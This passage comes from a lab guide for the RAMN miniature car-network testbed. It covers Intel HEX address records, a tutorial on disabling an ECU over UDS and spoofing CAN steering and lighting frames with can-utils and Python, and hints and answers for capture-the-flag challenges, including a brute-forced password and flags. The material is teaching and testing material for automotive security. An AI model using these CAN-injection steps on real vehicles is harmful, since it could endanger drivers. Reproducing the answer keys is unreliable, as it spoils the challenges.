
- LL indicates the byte count
- AAAA indicates the 16 bit-offset
- TT indicates the record type
- CC is the checksum

When an ELA is read, the ELA address stored in the data field is saved and is applied to subsequent records read from the Intel HEX file [**ARM WEBSITE].** The absolute-memory address of a data record is obtained by adding the address field in the record to the shifted address data from the ELA record [**ARM WEBSITE].**

The ELA used in this project is 020000040801F.

Challenge:
Somewhere in the flash is a printable flag with the format FLAG{...}. Using the hex file and a hex editor, find the flag text and submit the flash address where the flag begins. Submit the flag in the format 0x0801XXXX.

Solution: 020000040801F +209C400037 = address 0x08019C40



3.3 - ECU Manipulation

Overview:

This is most easily done on a Linux system, you may use a virtual or local machine with can-utils installed. To have this interact with CARLA for a visual output, you will need to follow the instructions below the tutorial.

ECU Manipulation can be used to control the physical inputs on the RAMN without utilizing the physical components on the expansion pods. This will give a step by step setup for manipulating the components on ECU B so that you may replicate this process on the other ECUs.

Note that the outcomes of ECU Manipulation are not well-documented and some outcomes may result in the need of resetting the board.

We will be using the commands from section 2.0, specifically sending UDS commands. These commands will allow you to disable an ECU so that the CAN frames are not constantly being updated by the ECU, then you will be able to inject CAN frames via the command line or script using python to loop and send commands to the command line. This attack can be utilized to control certain aspects of a car while someone is driving.

In our case, we have to have a physical connection to the RAMN system, but this has been done in real-world scenarios where wireless connectivity is an option. In the future, there may be an expansion for the RAMN system that allows wireless interaction.

Tutorial (Beginner):

First, we will start by attaching all of the expansion pods to the RAMN main board, and plugging the system into our laptop. Once that is complete, you will want to find what the kernel recognizes the RAMN board as:
Use this command to find the name of the RAMN on your machine.
$ sudo dmesg | grep ttyACM*

Next, you will want to set up a network so that you can read and send data in the RAMN system. The naming of this is not important, but for it to work with the CARLA simulation you will have to edit the name of the network in a different program file (in CARLA interaction tutorial below).
$ sudo slcand -o -c /dev/ttyACM0 && sudo ip link set up can0

Ensure can0 (or whatever name you chose) is showing as a network with this command:
$ Ifconfig

Then you can do a candump from 7e0 to 7F0 values as these are the values for ECU B.
$ candump can0,7e0:7F0

This will leave you with a blank terminal, but will populate with can frames as we manipulate them later on.

In a new terminal window, utilize the following command that will echo your sent message and show the response, 7e1 is where ECU B accepts commands, and 7e9 is where ECU B answers (-s is source, -d is destination):
$ isotpdump -s 7e1 -d 7e9 -c -u -a can0

In another new terminal, utilize this command that will show the sent message and response from ECU B, as well as verbose output, showing in english instead of HEX what is sent and received:
$ isotprecv -s 7e1 -d 7e9 -l can0

In a third new terminal window, we will send the tester present command to let ECU B know that it should be listening for commands:
$ echo "3E 00" | isotpsend -s 7e1 -d 7e9 can0

Observe your first three terminals, what do you notice? (You can see the sent message to ECU B and the response message in the isotpdump and isotprecv windows.)

Now that the setup for the attack is complete, we can utilize a custom RAMN Routine to stop ECU B from transmitting. On a real vehicle, other routines for different manufacturers are most likely not public knowledge, or older ECUs may have more information online. However, in our case this is a command already in place for us to take advantage of. This is the first step of our attack, utilize the following command to disable ECU B transmission:
$ echo "31 01 02 00" | isotpsend -s 7e1 -d 7e9 can0

You should now notice that the candump window has stopped and no more information is being dumped, showing that ECU B is disabled. Now manipulate the physical controls for the expansion board attached to ECU B, do the values on the LCD screen change anymore? Is there any output on the Body pod LEDs? Now we can spoof the data for the controls.

We will use the can-utils cansend command to send information to ECU D to update ECU B.
Format of command: cansend (net) (ID)#(value)

As you try these different commands, observe your RAMN LCD screen pod and the values of the steering and lighting.
To manipulate Lighting (ID = 150):
$ cansend can0 150#02
$ cansend can0 150#03
$ cansend can0 150#04

To manipulate the steering(ID = 062)
$ cansend can0 062#0FFF - RIGHT
$ cansend can0 062#0044 - LEFT

To relinquish control of ECU B utilize the command:
$ echo "31 02 02 00" | isotpsend -s 7e1 -d 7e9 can0

You can go back to the beginning and only utilize the command:
$ candump can0

To show all the can BUS information, and manipulate the physical controls to observe which control is changing what value. You can choose any physical control and attempt to spoof it using the above method, you would need to change some values for the commands, such as the sending and receiving ports of the RAMN depending on which ECU your physical control operates from. Utilize this table to edit your commands:

RAMN ECUs support many UDS services. They use the following ISO-TP CAN IDs for them:

- ECU A uses **0x7e0** to receive commands and **0x7e8** to transmit answers.
- ECU B uses **0x7e1** to receive commands and **0x7e9** to transmit answers.
- ECU C uses **0x7e2** to receive commands and **0x7ea** to transmit answers.
- ECU D uses **0x7e3** to receive commands and **0x7eb** to transmit answers.
- All ECUs use **0x7df** to receive commands with functional addressing (command broadcast).

Tutorial (Intermediate):

Now, these values worked on the RAMN system, but on a real automobile, this would not work. These individual frames that are sent are not complete frames, a CAN frame is made up of 16 bytes, here we only sent 2 or 4 bytes of information, which wouldn't be enough. They will not be recognized because they do not match the clock of the RAMN system either. In order to truly spoof these values we would need to utilize packet crafting, and some scripting using python.

When using the candump command we can find out what values are being changed by interacting with the physical component and observe the ID of the physical component as well as which bytes are changing due to the user input. Most likely the first 4 bytes will be controlled by the analog to digital converter, and will be the values that you will change for spoofing. We will then want to craft a packet with the bytes we are spoofing, like the 0x0FFF hex value for

100% right on the steering, as well as the tail bytes which enable communication across the CAN bus.

The tail bytes seem to be somewhat arbitrary, but they must be present for the CAN frame to be valid, I copied these bytes from an arbitrary steering (ID 0x062) frame:

```
# First 4 bytes can stay fixed (you can copy from a logged frame), they are possibly arbitrary,
# but I am unsure so I copied from a frame before initiating the attack
tail = "240CE96E4F00"
```

Then you can craft the packet where the variable “val” will be whatever value you want to send, and then craft the command to be sent to the command line.

```
data = f"{val:04X}{tail}"   # combine first 4 steering bytes with tail, and format
cmd = f"cansend {interface} {can_id}#{data}" # create command cansend can0 062#0x**
subprocess.run(cmd, shell=True)              # using subprocess, we can send commands
```

You can do all of this via the command line, but it is good to practice packet crafting utilizing python as it can be used more in the future.

4.0 – Cyber Security Challenges Hints/Help

Brute Force Script:
1. Set the necessary initial values
2. Next, try to open the serial port
3. Find a way to find the password
4. Close the serial port

Brute Force In-Depth Hints:
1. For 1, the initial values I had were Port, Baud, LE (bytes sent at the end of the command (I use Windows and my LE = b"\r\n")(For macOS/Linux it should be b"\n")), and Delay
2. For 4, I first tried some passwords on TeraTerm with the RAMN to see what it outputs to help with making the script

5.0 – Cyber Security Challenges Solutions

How the Brute Force Flag should be found:

- Use Teraterm to know what COM port and baud rate to look at
- Create a script that will brute force through every password at the correct COM port and baud rate to see if something else is returned instead of “Wrong password.”
- Run the script in the command prompt to find the password “&27762” and input it into TeraTerm if needed to find the flag “flag{USB_BRUTEFORCE}.”

6.0 – Source Links for Documentation

6.1 – Key links

- Info about the RAMN - https://ramn.readthedocs.io/en/latest/
- RAMN GitHub - https://github.com/ToyotaInfoTech/RAMN
- TeraTerm Install - https://teratermproject.github.io/index-en.html

6.2 – Links Used for Each Section

- Section 0
    - Section 0.1 - N/A
    - Section 0.2 - N/A
    - Section 0.3 - What is RAMN?
    - Section 0.4 - CARLA - RAMN and CARLA Simulator
    - Section 0.5 - N/A
- Section 1
    - Section 1.1
- Section 2
    - Section 2.3 - Interacting with USB

7.0 – Key Terms

- RAMN - Resistant Automotive Miniature Network
- ECUs - Electronic Control Units
- CAN/CAN-FD - Controller Area Network with Flexible Data-Rate
- UDS - Unified Diagnostic Services
- USB - Universal Serial Bus
- CTF - Capture the Flag

Resources
https://developer.arm.com/documentation/ka003292/latest/#:~:text=Extended%20Linear%20Address%20Records%20(HEX386)&text=02%20is%20the%20number%20of,an%20extended%20linear%20address%20record).